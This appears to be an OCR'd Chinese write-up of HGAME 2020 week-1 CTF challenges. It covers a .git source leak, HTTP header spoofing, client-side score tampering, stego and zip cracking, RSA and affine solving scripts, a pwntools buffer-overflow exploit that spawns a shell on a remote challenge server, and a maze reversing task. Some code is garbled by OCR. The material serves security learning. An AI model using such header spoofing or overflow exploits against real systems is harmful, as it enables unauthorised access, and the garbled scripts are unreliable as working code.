
hgame2020week1_后排围观

感谢出题人的耐心解答...
py出题人虽然可耻但有用(X


web

Cosmos的博客



.git源码泄露
payload：http://cosmos.hgame.n3ko.co/.git/config

把github上的仓库git clone下来再进行回滚
git clone https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
cd 8LTUKCL83VLhXbc
git log



commit 后面就是对应的版本id

```
$ git show HEAD f79171d9c97a1ab3ea6c97b3eb4f0e1551549853
commit 6d66acf3227cf85d5ba2ea55df9bc164f953541d (HEAD -> master, origin/master,
origin/HEAD)
Author: FeYcYodhrPDJSru <53310630+FeYcYodhrPDJSru@users.noreply.github.com>
Date:   Tue Jan 7 18:32:32 2020 +0800

    init

diff --git a/flagggggggggg b/flagggggggggg
deleted file mode 100644
index 743fb33..0000000
--- a/flagggggggggg
+++ /dev/null
@@ -1 +0,0 @@
-base64 解码: aGdhbWV7ZzFOX2xlQGtfMXNfZGFuZ2VyMHVzXyEhISF9
```

Base64解码之后就可以得到flag

接头霸王

看见题目就想到请求头，用postman一步步进行修改

```
<p class="lead">
  You need to come from <a href="https://vidar.club/">https://vi
</p>
```

根据提示在请求头中一步步添加
referer:https://vidar.club/
X-Forwarded-For:127.0.0.1(You need to visit locally)
User-Agent：Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Cosmos/78.0.3904.108 Safari/537.36(use Cosmos Brower)
之后提示

```
<br>
<p class="lead">
  The flag will be updated after 2077, please wait for it patie
</p>
</div>
```

看一下响应头

Content-Encoding	gzip
Content-Length	622
Content-Type	text/html; charset=UTF-8
Date	Sat, 18 Jan 2020 13:42:34 GMT
Last-Modified	Fri, 01 Jan 2077 00:00:00 GMT
Server	HGAME 2020
Server	Apache/2.4.29 (Ubuntu)
Vary	Accept-Encoding

`If-Modified-Since` 是一个条件式请求首部，服务器只在所请求的资源在给定的日期时间之后对内容进行过修改的情况下才会将资源返回，状态码为 `200` 。如果请求的资源从那时起未经修改，那么返回一个不带有消息主体的 `304` 响应，而在 `Last-Modified` 首部中会带有上次修改时间。 不同于 `If-Unmodified-Since`，`If-Modified-Since` 只可以用在 `GET` 或 `HEAD` 请求中。

因为请求方式是POST，所以 if-Unmodified-Since:Tue,15 Nov 2099 00:00:00 GMT

Code World

f12看源码

```
<script>
        console.log("This new site is building....But our stup
    did 302 jump to this page..F**k!")

</script>
```

发现提示，用burpsuite抓包

#	Host	Method	URL
1	http://codeworld.hgame.day-da...	GET	/new.php
2	http://codeworld.hgame.day-da...	GET	/

Status	Length	MIME type	Extension	Title
403	516	HTML	php	403 Forbidden
302	400	HTML		405 Not Allowed

405是指method not allowed，所以把get改成post

Response

Raw Headers Hex Render

```
HTTP/1.1 403 Not Allowed
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 17 Jan 2020 03:51:34 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: new.php
Content-Length: 161

<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的相加，参数为a<br><br>现在,
需要让结果为10</center>
```

因为+会被当作空格处理，所以用url的%2b

POST http://codeworld.hgame.day-day.work/?a=5%2b5 Send Save

Params Authorization Headers (9) Body Pre-request Script Tests Settings Cookies

none form-data x-www-form-urlencoded raw binary GraphQL BETA

KEY	VALUE	DESCRIPTION
a	10	
Key	Value	Description

Body Cookies Headers (8) Test Results Status: 200 OK Time: 183ms Size: 459 B Save Response

Pretty Raw Preview Visualize BETA HTML

```
1  <center>
2      <h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的相加，参数为a<br><br>现在,需要让结果
           为10<br>
3      <h1>The result is: 10</h1><br>hgame{C0d3_1s_s0_S@_sO_C0ol!}</center>
```

鸡尼泰玫

发现是个小游戏，先玩一下，输掉之后发现有提示：积分达到30000才能拿到flag

F12看一下源码

Elements Console Sources Network Performance Memory Application Security Audits

Page common.js?s=4 skills.js?s=4 scene.js?s=4 game.js?s=4

top
cxk.hgame.wz22.cc
css
images
js
common.js?s=4
game.js?s=4
main.js?s=4
scene.js?s=4

```
1  class Game{storageScore=30000;globalScore=30000;constructor(main){let g=
2  Object.assign(this,g)}
3  draw(paddle,ball,ballshadow,blockList,score){let g=this
4  g.context.clearRect(0,0,g.canvas.width,g.canvas.height)
5  g.drawImage(paddle)
6  g.drawImage(ball)
7  g.drawImage(ballshadow)
8  g.drawBlocks(blockList)
9  g.drawText(score)
10 window.canvas_g=this}
11 rl;drawImage(obj){this.context.drawImage(obj.image,obj.x,obj.y)}
12 rt;drawBg(){let bg=imageFromPath(allImg.background)
13 this.context.drawImage(bg,0,0,cdiv.clientWidth,cdiv.clientHeight)}
```

Watch
Call Stack
Scope
Breakpoin

在console中直接输入storageScore=30000;globalScore=30000，覆盖原值
再开始玩游戏，直接输掉之后积分超过30000了，就可以看到flag

Misc

欢迎参加HGame!

看这个字符串以为是什么特殊的编码，google搜不到就百度一下
用base64解码，解出来是morse码，再在线解一下就可以得到flag

壁纸

winhex打开后发现含有flag.txt文件并且尾部有提示：passsword is picture ID
后来才知道这个id指的是p站上的图片id...
图片里有个压缩包(PK开头)
foremost 图片名.jpg
分离得到一个加密压缩包，输入图片id
txt里是unicode码，在线解码下得到flag

克苏鲁神话


打开bacon.txt，看名字是培根加密

通常加密者只需要两种不同的字体或使用大小写来代替ab即可，例如明文为bling，加密为：aaaab ababb abaaa abbab aabba，此时再随意找句句子，使用大小写来代替ab。密文如下：good GoOd STuDy day DAy Up hAHa

根据这个解密，得到flaghiddenindoc这个提示，但是这个不是密码
后来搜索到明文攻击，用zip不行所以用7z
解压后得到一个doc文件，选择隐藏文字功能flag就可以显示了

签到题ProPlus

根据提示进行栅栏解密，凯撒解密，密码为大写




* Three fenses first, Five Caesar next. English sentense first, zip password next.

解压之后得到OK.txt，在线okk解码，发现base32的提示，base32解码后再base64，再转换为文本，发现开头是png，于是转成16进制，复制进winhex保存为png可得二维码，扫一下就有flag了

每日推荐

（感谢出题人的耐心解答qwq）
（一开始直接用foremost分离文件，再winrar修复文件是不行的...）
通过foremost可以看到里边有zip文件
在wireshark里打开后，搜索zip，找到了对应的包



导出后发现有提示密码为六位数字，用AAPR爆破得到密码
解压后得到一个mp3文件，用audacity打开，目测一下波形没什么奇怪的地方（还挺好听
再看看频谱图得到flag

Crypto

infantRSA

给出数据如下
p = 681782737450022065655472455411;
q = 675274897132088253519831953441;
e = 13;
c=pow(m,e,p * q)=27569846508236107014517368841149631154217290260855985901984 1

0x00.RSA算法简介

选择两个大素数p和q，计算出模数N = p * q

计算φ = (p−1) * (q−1) 即N的欧拉函数，然后选择一个e (1<e<φ)，且e和φ互质

取e的模反数为d，计算方法: e * d ≡ 1 (mod φ)

对明文m进行加密：c = pow(m, e, N)，得到的c即为密文

对密文c进行解密，m = pow(c, d, N)，得到的m即为明文

所以已知pqec的话先求出d，再求m就好

```
import gmpy2

p=681782737450022065655472455411
q=675274897132088253519831953441
e=13
c=27569846508236107014517368841149631154217290260855985901984 1
s=(p-1)*(q-1)
d=long(gmmpy2.invert(e,s))
n=p*q
m=pow(c,d,n)
res=m.to_bytes(m.bit_length(),byteorder='big')
print(res)
```

Affine

这题直接改了网上的脚本
a.b.flag都是未知的，但是我们知道密文和明文中的hgame，于是先求a和b

```
import gmpy2
from Crypto.Util.number inverse

TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)

pre=[12,11,7,6,18]
post=[46,33,43,30,0]
for a in range(MOD):
    if GCD(a,MOD)!=1:
        continue
    inv_a=inverse(a,MOD)
    for b in range(MOD):
        q=1
        for i in range(5):
            if(inv_a*(post[i]-b))%MOD!=pre[i]:
                q=0
                break
        if(q):
            print(a,b)
            #13,14
```


ab求出后可以求得完整的明文

```
import gmpy2
from Crypto.Util.number inverse

TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)
a=13
b=14
inv_a=inverse(a,MOD)
cipher='A8I5z{xr1A_J7ha_vG_TpH410}'
flag=''
for p in cipher:
    i=TABLE.find(p)
    if i==-1:
        flag+=p
    else:
        ii=(inv_a*(i-b))%MOD
        flag+=TABLE[ii]
print(flag)
```

Reorder

这题一开始是真的懵比.....后来问了一下lurk
发现输入某个字符后，返回后的字符所在位置就是所对应的密文



输入
0
00
000
0000
00000
发现返回的位置和hgame相对应，之后一直添加输入数量，再观察每次新增的位置所对应的字符就好啦~

PWN

Hard_AAAAA

感谢C老板的耐心解答，顺便把坑都踩了一遍....
下载之后先例常checksec（感觉保护开没开其实影响不是很大.....也可能是因为我不懂）
Ida启动！f5！

```
int __cdecl main(int argc, const char **argv, const char *
{
  char s; // [esp+0h] [ebp-ACh]
  char v5; // [esp+7Bh] [ebp-31h]
  unsigned int v6; // [esp+A0h] [ebp-Ch]
  int *v7; // [esp+A4h] [ebp-8h]

  v7 = &argc;
  v6 = __readgsdword(0x14u);
  alarm(8u);
  setbuf(_bss_start, 0);
  memset(&s, 0, 0xA0u);
  puts("Let's 0O0o\\0O0!");
  gets(&s);
  if ( !memcmp("0O0o", &v5, 7u) )
    backdoor();
  return 0;
}
```

```
1 int backdoor()
2 {
3   return system("/bin/sh");
4 }
```

可以通过gets()使得s溢出覆盖v5的值，从而满足if内的条件，执行backdoor()函数
s与v5的相对距离为0xAC-0x31,这一段用随便什么数据填充:' a' * (0xAC-0x31)
之后要满足memcmp的条件即memcmp（“0O0o”,&v5,7u)==0
在7个内存单元内，v5能和“0O0o”相等（....没注意到7...）
双击memcmp中的“0O0o”，跳转

```
.rodata:080486E0 a0o0o           db '0O0o',0
.rodata:080486E5 aO0             db 'O0',0
```

发现和”O0”相邻，就是说比较完“0O0o”后会继续比较“O0”
所以构造payload=' a' * (0xAC-0x31)+' 0O0o\00O0'（之前还打成了' 0O0o\\00O0'，我是真的蠢）

```
from pwn import *
p=remote("47.103.214.163","20000")
p.recvuntil("Let's 0O0o\\0O0!")
payload='a'*(0xAC-0x31)+'0O0o\00O0'
p.sendline(payload)
p.interactive()
```

连上后输入ls查看目录，发现有个flag，再cat flag读取内容就好了

Reverse

maze

Ida启动！f5！

```
  if ( v3 == 100 )
  {
    v5 += 4;
  }
  else if ( v3 > 100 )
  {
    if ( v3 == 115 )
    {
      v5 += 64;
    }
    else
    {
      if ( v3 != 119 )
      {
ABEL_12:
        puts("Illegal input!");
        exit(0);
      }
      v5 -= 64;
    }
  }
  else
  {
    if ( v3 != 97 )
```

猜测是方向键，选中数字按R后就会变成dswa(常用方向键)

```
sub_4006A6(a1, a2, a3);
__isoc99_scanf("%40s", s);                              // 输入方向键
HIDWORD(v4) = strlen(s);
LODWORD(v4) = 0;                                        // 计步器
v5 = (char *)&unk_6020C4;                               // 初始位置,
while ( (signed int)v4 < SHIDWORD(v4) )
```

```
  }
  if ( v5 < (char *)&unk_602080 || v5 > (char *)&unk_60247C || *(_DWORD *)v5 & 1 )
    goto LABEL_22;
  LODWORD(v4) = v4 + 1;                                 // 步数有效的条件是:v5地址>=unk_602080&v5_addr<=unk_6024
}
if ( v5 == (char *)&unk_60243C )                        // success的条件是v5_addr==unk_60243C,即unk_60243C为出口
{
  sprintf(&v7, "hgame{%s}", s, v4);
  puts("You win!");
  printf("Flag is: ");
```

代码给出了迷宫范围(上下限)以及v5要走的路线(0上)
先看看v5的行走范围，即迷宫地图，点进unk_602080

```
.data:0000000000602080 unk_602080      db    1
.data:0000000000602081                 db    1
.data:0000000000602082                 db    1
.data:0000000000602083                 db    1
.data:0000000000602084                 db    1
.data:0000000000602085                 db    0
.data:0000000000602086                 db    0
.data:0000000000602087                 db    1
.data:0000000000602088                 db    1
.data:0000000000602089                 db    0
.data:000000000060208A                 db    1
.data:000000000060208B                 db    0
.data:000000000060208C                 db    1
.data:000000000060208D                 db    0
.data:000000000060208E                 db    0
.data:000000000060208F                 db    1
.data:0000000000602090                 db    1
.data:0000000000602091                 db    0
.data:0000000000602092                 db    1
.data:0000000000602093                 db    1
.data:0000000000602094                 db    1
.data:0000000000602095                 db    0
.data:0000000000602096                 db    1
```

长这样，选中unk*602080和unk* 60247C间的内容按a可以简单合并一下，标记好出口和入口位置
通过代码分析，上下移动对应64个step，左右对应4个，所以删除掉多余的数据（我是手动删....）

其中上边的(0是入口，最后的(0是出口，可以很明显看到走出迷宫的路径
行走的方向键加上hgame{}就是flag